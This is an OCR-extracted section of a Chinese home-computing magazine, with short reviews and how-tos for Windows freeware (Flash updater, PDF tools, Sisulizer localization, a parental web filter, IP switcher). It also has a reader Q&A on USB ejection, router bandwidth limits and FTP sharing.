如果你觉得窗口太过透明,也可以根据自己的喜好来手动设置,运行 HotKey 后,右键单击托盘图标,并选择“设置”选项,在弹出窗口中,可以通过拖动透明度一栏中的滑块来调整透明百分比。在此窗口中,你还可以自己设置热键哦。最后点击“确定”来保存所有的设置。



### Step 03

有时候,我们在按下窗口透明的快捷键后,又不想点击桌面的窗口了,这个时候是不是必须要开启桌面上的某个项目才能回到原窗口呢?当然不是了,你只需对空白处点击右键即可回到原窗口。



## 半自动更新器 让 Flash 更新 不再烦人

文:Ian

软件小档案:

软件名称:Alternative Flash Player Auto-Updater  
软件版本:V1.013  
软件大小:944KB  
下载地址:<http://www.cbifamily.com/download/201133.html>

Flash Player 是一个方便好用的东西,我们在用网页看在线视频的时候就得用到它,如果你的电脑中没有安装 Flash Player,你是无法观看像优酷、土豆之类的大部分视频的。而且 Flash Player 的更新还是比较频繁的,每隔一段时间,就会弹出窗口要求你下载并更新 Flash Player,禁止更新的话,又有可能让无良黑客利用到旧版本 Flash 的漏洞,安全性大打折扣。而这个叫 Alternative Flash Player Auto-Updater 的软件则能够让 Flash Player 的更新更加人性化,它可以让你手动检查并安装最新版本,想什么时候更新就什么时候更新。

### Step 01

从家用网站上下载 Alternative Flash Player Auto-Updater 安装程序的压缩包,将其解压至任意文件夹,然后双击其中的唯一那个应用程序即可开始安装 Flash Player 自动更新程序。第一次运行程序的时候,会询问是否要开机自启动,根据个人需要来选择。




### Step 02

运行 Alternative Flash Player Auto-Updater 的时候,会顺便检查 Flash Player 是否需要更新,如果有新的版本,直接点击“是”即可下载并安装最新版本的 Flash Player,安装完更新后,再在软件界面中的“Updates”选项卡中对比一下版本,确认升级到最新版。



### Step 03

另外在 Alternative Flash Player Auto-Updater 主界面的“Settings”选项卡中,你可以对 Flash Player 的更新设置做一些自定义的设置,比如取消“Check for available program updates at start”的勾选,让程序运行时,不自动检测 Flash Player 的版本更新,只进行手动更新。





# 软件大观园

编辑:彭强  
组版:张有惠

## 一键修改 Windows 开机音乐

文:CC

软件名称:StartupSoundChanger  
软件版本:V1.0  
软件大小:318KB  
下载地址:<http://www.cbifamily.com/download/201133.html>




软件不支持 XP, 只支持 Vista 或 Win7 以上系统。

每天都在听那一成不变的 Windows 开机音乐,是不是早就听腻了,或许我们可以通过手动方式来进行更改,但是操作起来很是麻烦,有没有一键就能够更改开启启动音乐的软件呢? StartupSoundChanger 就是如此。

Startup sound changer 使用方法简单得不能再简单——双击运行压缩包中的 StartupSound-Changer.exe 应用程序,在软件界

面中,点击“replace”,采用新的 \*.wav 文件替换开机声音,记住替换的音乐文件必须是 wav 格式的,最好短小一点。如果需要还原系统自带的开机音乐,点击“restore”即可。




## 自定义更换 Windows Media Player 背景

文:小小

软件名称:WMP12 Library Background Changer  
软件版本:V1.0  
软件大小:2.12MB  
下载地址:<http://www.cbifamily.com/download/201133.html>

可能有不少朋友跟笔者一样,习惯了使用 Windows 的媒体播放器,确实很简洁,但是用的时间长了,总会有些腻了,有没有办法让 Windows Media Player 更漂亮些呢?或许你可以试试 WMP12 Library Background Changer,它能自定义更换 Windows Media Player 的背景。

软件可以自定义图像替换任何 WMP12 的默认背景,点击“Replace”即可替换图片浏览图片,如果觉得画面满意,然后再点击“Apply”按钮,即可将更改保存起来。



## 最迷你的文件夹比较工具

软件名称:Compare Folders  
软件版本:V1.0  
软件大小:326KB  
下载地址:<http://www.cbifamily.com/download/201133.html>

如果你想要比较两个设备上的相同文件夹,找出其中有差异的文件,比如电脑和手机中的 MP3,或者复制到一半中断的文件夹,那么可以试试这个小巧好用的 Compare Folders,除了能够比较出差异,它还可以把这些文件同步到对应文件夹或者删除。

Compare Folders 只有 326KB,十分的小巧,能够忽略文件后缀,只比较文件名。比较的时候会显示所有的文件,不同的文件会通过自动勾选文件名的方式提示你,而不只显示差异文件。如果要删除差异文件。这个通过点击“delete checked”按钮实现。



## 轻轻松松完成虚拟磁盘格式转换

文:CC

软件名称:StarWindConverter  
软件版本:V1.0  
软件大小:5.7MB  
下载地址:<http://www.cbifamily.com/download/201133.html>

目前比较常见的虚拟机有 VMware、Virtual PC、VirtualBox 等,他们所使用的虚拟磁盘的磁盘格式是不一样的,如果想对不同厂家的虚拟机磁盘中的数据进行移植,就是一个比较麻烦的事情了。而这个叫 StarWind Converter 的软件就是一款专门转换虚拟机的虚拟磁盘格式的工具,全向导式操作简单明了。

软件的使用很简单,下载并解压压缩包,运行其中的 StarWindConverter.exe 应用程序,进入软件界面后,点击 Next,在 Source image 中点击 File 后面的按钮,添加需要转换的源文件,然后安装指示操作即可完成转换,转换时间取决于转换对象的大小。





# 软件大观园

编辑:彭强  
组版:张有惠

## 不用 PS 照样做出海报、老照片效果

江苏·曹春华

软件小档案:

软件名称: ImageElements Photo Suite

软件版本: V1.8

软件大小: 10.76 MB

下载地址: <http://www.cbifamily.com/download/201133.html>

给照片做出各种特效是吸引眼球的最佳方法,不喜欢 PS 的用户,多是因为操作难度较高所致,喜欢操作简单、做出的特效花样繁多的用户,可以使用软件“ImageElements Photo Suite”试试,该软件所有的特效制作都在工具栏按钮之中。

### 1.制作海报效果

单击“ImageElements Motivational Poster Maker”,选中“picture”选项卡,在“print Size”中,设置海报大小,选择“Screen”表示根据屏幕分辨率自动设置,选择“Use picture/select”则可在照片中拖动边线自定义海报大小;选中“Captions”,可在海报中输入标题文字、设置文字大小、颜色等,如,制作完成后,可直接单击打印按钮打印。

软件“ImageElements Photo Suite”的特效远不止这些,我们还可以利用“ImageElements Photo Captioner”为图片添加标题,增加阴影、利用“ImageElements Photo Cropper”将图像切割成不同大小的几个部分、利用“ImageElements Photo Montage”为照片制作蒙太奇特效等。大家可以自己摸索,操作没有什么难度,点点鼠标而已。



### 2.多种滤镜做出老照片效果

首先单击“Open”打开需要处理的图片(以下同),然后单击工具栏中的“ImageElements Photo Suite”按钮,就可从17种效果中任选一种滤镜得到不同韵味的照片,比如我们需要得到老照片的效果,只要选择“Sepia”就可立即看到。



### 3.花样繁多的相框

“ImageElements FrameOut”用于为照片添加相框,打开此功能后,在照片中出现虚线矩形框,此方框即为相框大小,可拖动边线改变大小,在“Frame”中,可设置相框的宽度、倾斜(tilt)度、颜色;在“Background”中可设置相框周围风格(style)、模糊(blur)程度;在“Shadow”中可对相框的阴影进行设置,完成后,单击“take a snapshot of the current result”可在右侧窗口预览到相框效果。

## 文件预览不挑肥拣瘦

江苏·曹春华

软件小档案:

软件名称: Universal Viewer

软件版本: V5.5.6.0

软件大小: 4.52MB

下载地址: <http://www.cbifamily.com/download/201133.html>

需要确定某个文件是不是自己所需要的文件时,一般都要预览其内容才能确定;如果面对多种不同格式的文件,比如图像、文字、视频等,通常就得用多种软件才能打开预览,而软件“Universal Viewer”就不会如此挑肥拣瘦,它可以预览众多常见和非常见格式的文件。


软件运行后,首先切换到中文界面:依次单击“Options→configure→Interface”,设定“Language”为“chinese Simplified”并单击“确定”即可。

预览时,单击工具栏中“打开”按钮,指定需要预览的文件后,即可在软件的预览窗口中查看到文件内容。可以查看的文件类型包括近50种格式的文件。

近90种格式的多媒体文件,以及多种格式的Internet网页格式文件、常用的文本格式文件等,在“选项→配置→常规”中,可以看到数量众多的文件类型,如图所示。



多文件浏览时,用资源管理器样式比较方便,依次单击“选项→配置→界面”,勾选“显示导航面板”后单击“确定”即可,这样在左侧窗口中选中资源管理器中文件,右侧窗口中即可预览文件内容,十分便捷。





# 软件大观园

编辑:彭强  
组版:张有惠

## 使用 U 盘 小软件帮你快人一步

江苏:曹春华

拥有 U 盘已不是什么稀罕的事了,经常与 U 盘打交道的用户,不知你计算过没有,每天用于插、拔 U 盘的时间,打开 U 盘的时间加起来,总共用了多少?一周下来、一个月下来……可能算出来会很惊人。如果你很在乎你的时间,试试下面的几款小软件,你就会感觉使用 U 盘,时时快人一步。

### 1.一键移除移动设备

移除 U 盘的一般步骤是:右击托盘中“安全删除硬件”图标,打开“安全删除硬件”窗口后,再选择对应的 U 盘设备,然后单击“停止”,这样的步骤够让人累的。用“一键移除移动设备”(下载地址:[http://www.xdowns.com/soft/6/7/2009/Soft\\_56249.html](http://www.xdowns.com/soft/6/7/2009/Soft_56249.html))这款软件,可以一键移除多个 U 盘。

打开“我的电脑”,选中 U 盘图标(可以选中多个)并右击,选择右键菜单

中的“移除可移动设备”,弹出列表窗口,在“状态”中显示“移除成功”标志,就这么简单,真正实现了右键一键删除。



### 2.一键打开 U 盘

频繁使用 U 盘的用户一定有这样的烦恼,每次插入 U 盘时,总要双击“我的电脑”、再双击 U 盘符才能使用 U 盘中的文件,如果你不想每次都重复这样的步骤,可以下载“DeskDrive”(下载地址:<http://www.newhua.com/soft/70515.htm>)这款软件,利用它可以节省打开 U 盘的时间。

软件运行后,图标自动最小化到托盘中,这时插入 U 盘后,会在桌面上生成 U 盘的快捷方式图标,且 U 盘快捷图上有光圈显示,以帮助用户快速定位该快捷图标的位置,双击该图标就可打开 U 盘;当安全拔出 U 盘时,桌面上快捷图标会自动消失。如果想进一步节约时间,可让 U 盘插入时自动打开,右击托盘中软件图标,选择右键菜单中的“设置”,勾选“打开资源管理器”后单击“确定”即可。



## 初学五笔 拆字、编码速查

江苏:曹春华

软件名称:五笔字典

软件版本:V3.0

软件大小:4188KB

下载地址:<http://www.cbifamily.com/download/201133.html>

刚刚接触五笔输入法的用户,感到最为纠结的就是对汉字的拆分,五笔字典这款小软件可以让我们快速查找汉字的字根、编码,是初学者的必备工具。

首先输入需要查询的汉字,有三种输入方法,一是直接在输入框中输入,可以用拼音,也可以粘贴;另一种输入方法是鼠标选择汉字笔画;第三种方法是通过左侧的拼音、然后从同音字中选汉字。输入待查汉字后,拆分的字根以黑体显示,同时可从编码中查询到这些字根对应的五笔编码,如图。

即使不是初学五笔的用户,用它来查询生僻字的五笔编码,也是捷径之一。



## 用搞怪动作来锁定屏幕

江苏:曹春华

软件名称:joke

软件版本:V1.322

软件大小:298KB

下载地址:<http://www.cbifamily.com/download/201133.html>

使用电脑时间一长,短暂休息之时,我们一般都喜欢用屏保的方法来锁定屏幕,虽然 Windows 的屏保也很有动感,但总是那几种面孔,你也许会感到没什么新意,喜欢搞怪的朋友可以用软件“joke”来让屏保变得更为有趣。

软件运行后,界面如图所示,在“To execute a joke”下显示了七种屏保模式,单击某种模式即可启动。Freeze 是一种最为简单的静态屏保模式,在这种模式下,鼠标可以移动,但不可对屏幕进行任何操作,按 Esc 键返回(以下同);Puzzle 模式会把屏幕分成若干个小方块,每个小方块都会不停地随机漂移;Rotate 模式下,屏幕呈颠倒状态;Mouse&Lines 模式则以线条填充桌面,线条填充的速度随鼠标移动速度的增加而增加;Random colours 模式会让桌面变换不同的色彩;Earthquake 则会使桌面不停地颤动;Snow 模式有点类似于电视收不到信号时产生的雪花状。





# 一点外语不懂也能当程序汉化员

文:飘零雪

那些创意十足、功能实用的程序,很多都出自国外,而且非常用的大都没有汉化版。以国内用户泛泛的外语水平,用着实在是费劲。而使用 Sisulizer 这款软件,即便你是外语零基础,也可以制作生成本地化程序。它支持中、英、日、韩等 100 多国的语系。其强大的翻译引擎让你在弹指之间就可轻松创建本地化程序。

软件小档案:


软件名称:Sisulizer

软件版本:v2010.318

软件大小:58.76 M

下载地址: <http://www.cbifamily.com/download/201133.html>


## 操作步骤



Step 01

### 新建工程


运行 Sisulizer 后,查看初始界面,点击“创建新工程”,在弹出的工程向导中,选择“本地化一个或多个文件”,之后选择待汉化文件路径,“文件类型”程序会自动识别,再选择要“本地化的资源”,文本性资源必选。



Step 02

### 扫描程序


设置好输出程序参数与程序的原始、本地化语言后,点击“完成”后。Sisulizer 会自动扫描待原始程序(包括相关的 DLL 文件等)。自动翻译后,查看界面中央的资源预览窗口,在此可直接了解翻译状态。



Step 03

### 完善翻译

目前机器翻译的水平本身就有限,状态为“未翻译”的资源,需手动设定本地化语言(支持调用 Google 翻译),双击相应的文本框即可进入编辑状态。要注意,快捷键翻译成中文需用半角括号,如“&File”翻译为“文件(&F)”。



Step 04

### 字体调节


全部翻译完成后,点击菜单栏“工程”→“编辑源”,在下级子项打开源文件,查看弹出窗口,切换到“字体”标签页,在此可自定义本地化程序使用的字体。因为默认字体往往并非当前本地化语言最常用的。



Step 05

### 检查验证

此外,可使用拼写检查器,调用目标语种字典,检测下是否存在翻译有误的情况。再者,在程序主界面的左侧目录树,选定源程序,在右键菜单中选择“验证”→“翻译”,再选择验证类型与自动纠错选项,即可自动纠正格式等错误。



Step 06

### 构建输出

全部本地化完成后,点击菜单栏“工程”→“建立选定的语言”,再选择目标文件,将构建该本地化程序。完成后,另存生成工程文件,输出为程序即可。程序被自动保存在源文件的(翻译语种)子目录(如 zh 简中)下。



## PDF 跨文档 分割合并 怎么做最简单?

文:飘零雪

软件名称:Hexonic PDF Split and Merge

软件版本:1.01


软件大小:657 KB

下载地址:<http://www.cbifamily.com/download/201133.html>

对于相关联的多个 PDF 电子书之类的文档,如果要各自截取出文档中的部分页码,比如提取出收集到的娱乐、时尚杂志中涉及自己偶像的内容,再重新合并为一个新的 PDF 文档。使用大型 PDF 专业软件,操作都比较复杂繁琐。而 Hexonic PDF Split and Merge 就是目前能实现此类功能的操作最便捷软件。

### Step 01 切割文档

运行 Hexonic PDF Split and Merge 后,点击工具栏上的“Add files”按钮,添加多个需要进行分割合并处理的 PDF 文档,再设定要截取的页码。再在“Layout options”中设置输出选项,“Standard”表示页码不变。




### Step 02 输出设置

如果要两页合并一页,选择“Two pages on one page”;若要多页合并为一页,选择“Multiple pages on one page”。再查看“Output to single files”,如果每页都输出为 PDF 文档,勾选“store each page in a separate file”,单一文档无需设置。



### Step 03 生成输出

在“Page footer”项目中可设置页脚,如果新文档有封面,勾选“Add page footer”页码从第二页开始;若无封面,勾选“Footer on first page”从第一页算起。此外还可设置页码显示格式。最后,点击“Start processing”开始分割合并新文档。



## 给分享的 PDF 设置不同的分级权限

文:飘零雪

软件名称:Doro PDF Writer

软件版本:1.64

软件大小:6.59 MB

下载地址:<http://www.cbifamily.com/download/201133.html>

如今的主力阅读方式之一——PDF 电子书,虽说可免费获取,但其中的内容资源却往往不允许随意获取。如果你打算自制或扫描 PDF 电子书,在分享前可使用 Doro PDF Writer 生成分级加密模式。一种是给浏览者设定权限,禁止其复制、打印;另一种是完整的权限,自己或授权者可执行编辑等任意操作。

### Step 01 选择文档

Doro PDF Writer 安装完成后不会自动生成快捷启动菜单,需进入安装文件夹,打开“Doro.exe”程序,弹出“Please select PostScript file”对话框,在此将“文件类型”更改为“all”,再选择需要加密的 PDF 文档。



### Step 02 分级加密

选定文档后载入设置主界面,在“General”标签页中显示了文件的基本信息。若要加密切换到“Encryption”标签页,勾选“Use 128-bit encryption”。若要使授权者拥有完整权限,在“Master password for full control”中设定密码。



### Step 03 加密文档

如果对授权者开放复制权限,则勾选“Allow copy and paste”;开放打印权限,勾选“Allow printing”。之后,在“User password for limited access”栏中设置这种有限权限的密码。最后,点击“Create”按钮生成新的加密 PDF 文档。





## 快速预览 多层文件夹下的文件

文:荣誉

### 软件小档案:

软件名称:Eagle Mode

软件版本:V0.82


软件大小:9.57MB

下载地址:<http://www.cbifamily.com/download/201133.html>

平常查找、查看文件,都是逐层打开文件夹后,再把文件打开。笔者近来发现一款名为 Eagle Mode 的软件,处理方法非常新颖。使用它查找或预览文件,根本无需逐级打开文件夹,只要将目标文件所在的驱动图标无限放大,就可以看到其中文件夹里的文件夹,甚至看到文件的具体内容。

### Step 01

打开程序界面,首先会看到界面中的方块状图标,图标右下角则是方块形的子文件夹图标。界面的起始位置定在 Administrator 文件夹的图标,下方还有硬盘中的驱动器图标。想查看某一分区或文件夹内容时,只需拨动鼠标滚轮,把画面放大,就可以通过文件夹方块右下角的小方块里看到。



### Step 02

找到目标文件夹后继续放大,其中文件夹里的内容也会被显示出来,随后按下鼠标中键拖动鼠标,移动画面浏览即可。如果按下中键的同时滚动滚轮,这样可以在保证目标位置的前提下,减小放大的倍数。如果位置过于偏离,可以单击 HOME 按钮让画面回到初始状态。



### Step 03

如果想重命名文件,先选中文件夹命名的方块,然后单击 Rename 按钮,在弹出的对话框中输入新名称,单击 OK 按钮结束。想复制文件时,先选中以文件名命名的方块,再目标位置单击鼠标,此时源对象为绿色,目标位置为红色,接着单击 Copy 按钮,再单击 OK 完成。比较遗憾的是,该软件对中文名称及内容不能正常显示。



## 用两个摄像头 制作逼真 3D 图

文:荣誉

### 软件小档案:

软件名称:Red Cyan 3D Camera

软件版本:V1.3

软件大小:6KB

下载地址:<http://www.cbifamily.com/download/201133.html>

不少朋友对 3D 图片到了痴迷的地步,很想自己动手制作几张,但由于器材限制,难以付诸行动。今天笔者找来了 Red Cyan 3D Camera 这款软件,有它之后,我们就可以利用两个摄像头,制作出非常逼真的 3D 图。

### Step 01

打开程序界面,你会发现两个摄像头的画面已出现在两个预览窗口,首先对照画面调整好摄像头位置,然后勾选 Single Shot 选项,并单击 Browse 按钮,在弹出的对话框中指定立体照片的存放位置,最后单击 Capture 按钮,生成的立体照片便自动保存到指定的位置。



### Step 02

上面的方法有时得不到理想的景深,这时可以采用第二种方法,即勾选 Sequence 选项,并在其右方设置两个摄像头拍摄的数量,比如 1 至 10 (第一个摄像头拍一张,第二个拍 10 张),单击 Capture 按钮,然后移动第二个摄像头的位置,这样你会得到多张立体照片,从中选择效果最好的保留即可。



### Step 03

假定只有一个摄像头,我们也可以先拍摄两张有位置差别的图片,再利用该软件合成立体图。照片拍完后,打开程序界面,单击 Add Manually 按钮,在打开的界面中分别单击上下两个 Browse 按钮,选择两张图片打开,然后单击 Add 按钮,即可把图片合并成立体照片。





# 软件大观园

编辑:吴亦铮  
组版:张有惠

## 用“防色墙” 彻底屏蔽黄色资源

软件名称:防色墙  
软件大小:3.23MB  
软件版本:1.7

下载地址: <http://www.cbifamily.com/download/201133.html>



该软件激活时,可能与杀毒有冲突,请自行选择使用。

网上的黄色资源防不胜防,往往点击一个网页就会进入什么同城一夜情、X聊等色情网站。处于青少年阶段的学生们更是难以抵挡这方面的诱惑。作为家长,则需要对孩子们的上网情况有着明确的了解和做出必要的监控。“防色墙”是一款专门屏蔽网上黄色资源的软件。它自带上百个关键词,会自动屏蔽具有色情词句的网站。同时还支持自定义添加关键词,彻底堵住网上黄色的源头。

### Step 01 设置安全密码

任何安全软件,必须处于激活下才能发挥作用。防色墙也不例外。安装完防色墙后,我们首先就要对其管理密码进行配置。输入默认密码 123456 开启软件界面,切换到“软件设置”。在这里将管理密码修改为常用密码。



### Step 02 自定义关键词


“防色墙”本身收录了上百个敏感词过滤,但对于英文敏感词过滤得并不好。因此我们需要切换到“窗口拦截”,然后手动输入较为常见的英语敏感词。填入敏感词后,点击“+”号,将其添加到屏蔽规则中。



部分英语敏感词收录  
需要自己动手来完成

### Step 03 全方位监控

接下来切换到“记录功能”标签下,点击“开始监控”,软件就处于激活状态了。此时我们可以从软件中看到电脑的各种使用状态,包括打开了什么程序,打开了哪些网页,屏蔽了哪些网页。这样就能全方位监控孩子的上网行为,让其远离黄色资源的危害。



## HTTP、FTP、DNS 这个测速软件有点强

软件名称:电信测速专用

软件大小:585KB

软件版本:1.0

下载地址: <http://www.cbifamily.com/download/201133.html>

对于电信用户来说,宽带的速度到底有多快,是个很纠结的问题。现在虽然很多测速软件,但多数都只能测试下载速度,其结果并不准确,也不完善。笔者手中这款测试软件,专为电信用户准备,除了可以测试 HTTP 的下载速度外,还包括 FTP 以及 DNS 的解析速度测试,非常实用。

软件的使用方法很简单,打开软件,点击“?”按钮,即可开始测速。在测速中我们可以看到,它测试的对象包括 HTTP 下载、FTP 下载和 DNS 解析速度三项。非常



全面。测试完毕后,点击“显示结果”,即可切换到专属网页中,查看到下载速度、DNS 解析速度等多项参数,来评价你的宽带到底有多快。

## 如何快速设置 内网的 IP 和 DNS

软件名称:IPCFG


软件大小:89KB

软件版本:1.0

下载地址: <http://www.cbifamily.com/download/201133.html>

设置内网 IP 和 DNS,这个不是什么新鲜事、每个人都有机会用到、但是每次操作都挺麻烦。先要进入网络配置选项,再点击 TCP/IP 设置,最后才能开始进行设置。这里笔者给大家推荐一款自用的小软件,直接就能进入内网 IP 和 DNS 的设置功能。

打开软件,点击“新建方案”,在右侧就会弹出 IP 和 DNS 的设置选项。接下来的操作和系统中设置 IP 和 DNS 没有太大的区别。设置完毕后,点击保存,在左侧中就能显示出已保存的方案。用户可以添加多个 IP 和 DNS 方案,以备随时切换和备用。





## 蕉老虎 正传



虎哥最近一定是被衰神附体。先是本来凉爽的夏日突然变热,生性怕热的虎哥完全受不了。结果全天呆在空调房里。造成某晚上发烧到 39° ……估计是当天下午已经感冒,头脑不清醒的缘故吧。虎哥在清理自家电脑的时候,忘记在主板下面安装绝缘垫脚,结果造成安装完毕后,主板因为短路而被烧毁。最后还花了几百元买了新主板。唉,看来七月半不烧纸是一个错误的决定,赶快补上。

——摘自《老虎日记》

### terrance 问: 为啥 XP 系统总是无法正常卸载 U 盘?

虎哥你好,我是你的忠实粉丝啊。现在有个问题要请教。我用的是 XP 系统,最近不知道怎么回事,总是无法卸载 U 盘。除了 U 盘以外,移动硬盘这类 USB 存储设备也是无法正常卸载。我每次都要关机才行。请教这是怎么回事?如何解决啊? 问题链接:<http://bbs.cbifamily.com/forum28/thread156511.html>

XP 无法卸载 USB 设备,这个问题已经是相当常见了,总结来看,一般有以下两种方法:

一、完成 U 盘数据的操作后,关闭相应的程序。返回到“我的电脑”窗口中,打开一个驱动器进行文件夹操作(除了移动 U 盘外)。然后单击任务栏中的 U 盘图标,这时就会弹出安全删除 U 盘的对话框,单击“确定”按钮后即可将 U 盘从电脑上拔下来。

如果在该情况下还是无法卸载 U 盘等设备,那么你需要怀疑:

1、检查是否还有程序占用了 U 盘的资源。比如音乐播放器、媒体文件以及部分装在 U 盘中的软件等。你可以使用 Unlocker 等软件解除这些资源的占用,然后再卸载掉 U 盘即可。

2、检查是否 U 盘中存在病毒,导致占用系统资源,从而无法正常下载。建议使用杀毒软件指定 U 盘路径,并对其进行全盘扫描,解除病毒对 U 盘的影响。

二、将 U 盘插到 USB 接口上,然后依次选择“我的电脑”→“属性”→“硬件”→设备管理器→“磁盘驱动器”,找到 U 盘项目,打开 U 盘的“属性”对话框,切换到“策略”选项卡,选中“为快速删除而优化”单选按钮,单击“确定”即可。这样当下次使用 U 盘时,只要完成了数据操作,就可以直接将 U 盘从 USB 接口上拔下来了。

三、如果还是无法正常的卸载掉 U 盘,可以尝试本刊提供的“USB 卸载助手 v3.0.0”,大家可以在下载乐园中搜索找到。

### 家用论坛 speediness 问: 如何用路由器给局域网中的单机限速?

虎哥你好,我家里是一个 8M ADSL。有 4、5 台电脑一起用。现在其中有一台电脑,无限下东西和看视频,大家都很纠结。我家的路由器支持 IP 流量限制,我想请问,如何给这台电脑单独限速,其他电脑不限速。限速的程度大概就是能上 QQ 开网页就行。问题链接:<http://bbs.cbifamily.com/forum28/thread156551.html>

呢……给家里人限速,小心被打哦。呵呵。这里要注意,IP 流量控制的计量单位是 Kbps,而并非 KB。填写流量控制时,要对应好单位哦。具体流程如下:

1、首先进入路由器,大多数密码和账号均为 admin。然后找到 IP 流量控制,将对功能开启。

2、再获得需要控制的电脑的内网 IP,这里建议将该电脑的 IP 手动设置为固定 IP,而不要使用自动获得。如 192.168.1.5。

3、再进入 IP 流量控制界面,填写好自身的带宽总额,8M ADSL 大约可以填 8000 (1024×8=8192,去掉损耗,8000 差不多)。

4、在下面填入需控制的 IP 段,起始段和结束段都填写需要控制的那个 IP,如 192.168.1.5。然后再选择模式为限制最大速度,分配给他 1000Kbps 就差不多了,上网、QQ 都没问题。

5、按照步骤 4,再开启一个新的限制策略,将起始段设置为 192.168.1.6,结束段设置为 192.168.1.255,分配 8000Kbps 带宽,模式为限制最大速度。再启用两个限速策略,就 OK 了。





家用论坛 louisleo 问:

## XP 共享文件夹,同时访问的人一多就崩溃,怎么办?

虎哥啊,最近小弟碰到一个问题,我用 XP 系统共享了一个文件夹,但是一旦超过 5 个人以上一起访问这个共享就崩溃了。这时只有重启电脑才能继续使用。请问有什么软件或者其他方法能在 XP 系统上实现更多用户同时访问共享吗?

问题链接 :<http://bbs.cbifamily.com/forum28/thread156605.html>

呵呵,你这种情况啊,最适合的就是假设 FTP 服务器了。怎么架设 FTP 服务器以前讲过很多类似的内容,这里虎哥介绍一个比较简单的方法,适合初学者使用。你需要下载一个小软件来辅助,名称为“FTP Server”,下载地址为 :<http://www.cbifamily.com/download/201133.html>。

下载完  
后,解压后  
无需安装即  
可运行。这里  
先不急,先进  
入自己的文件  
分享分区,

如 D 盘,建立一个共享的文件夹,便于 FTP 管理。如 FTP 文件夹,内含上传、下载文件夹。然后打开“FTP Server”软件,将该文件夹添加到软件中。

接下来勾选“验证身份”,并且设置好账户和密码,同时设置 FTP 的相关权限,如文件下载、上传、删除、新建等,需要开启哪个权限,直接在前打钩即可。

最后填写好服务器的端口,默认为 21,以及最大连接数,就可以启动 FTP 了,地址自然就是你的局域网 IP 地址了。你可以进入 CMD 后,输入 IPCONFIG

命令进行查看。这里要注意,最大连接数最好和你 FTP 使用人数相对应,而且对整机性能也有一定影响,不要盲目扩大。



家用论坛 赤那 问:

## 如何让电视和显示器同步显示?

虎哥你好,我才买了一台 SONY 47 寸的液晶电视,我想如果用电视打游戏的话,一定非常的爽。我现在很纠结,如何才能让显示器和电视同步显示,是否需要安装什么软件?我的显卡是蓝宝石的 HD6750,有 HDMI 接口的。请虎哥帮忙。问题链接 :<http://bbs.cbifamily.com/forum28/thread156581.html>

呵呵,这个其实不需要安装额外的软件的。

你先使用 VGA/DVI 接口,将显卡和显示器连接起来,然后再使用 HDMI 线,将电视和显卡连接起来。

然后在电视上,选择信号源(不同的电视,对该项的说明有所区别,请参照本机操作)。将信号源选择为 PC,经过短时间的读取,如果设备工作正常的话,就可以显示器和电视同步显示了。

家用论坛 yongbie 问:

## 如何下载百度百科中的内容?

虎哥你好,我想把百度百科的文章都下载到电脑里,然后慢慢看。请问如何才能下载其中的内容啊?能够批量下载就最好了。谢谢。

问题链接 :<http://bbs.cbifamily.com/forum28/thread156501.html>

呵呵,最简单的方法就是复制文字内容,然后再粘贴到文本上啊。反正百度百科也没有设置复制限制不是。

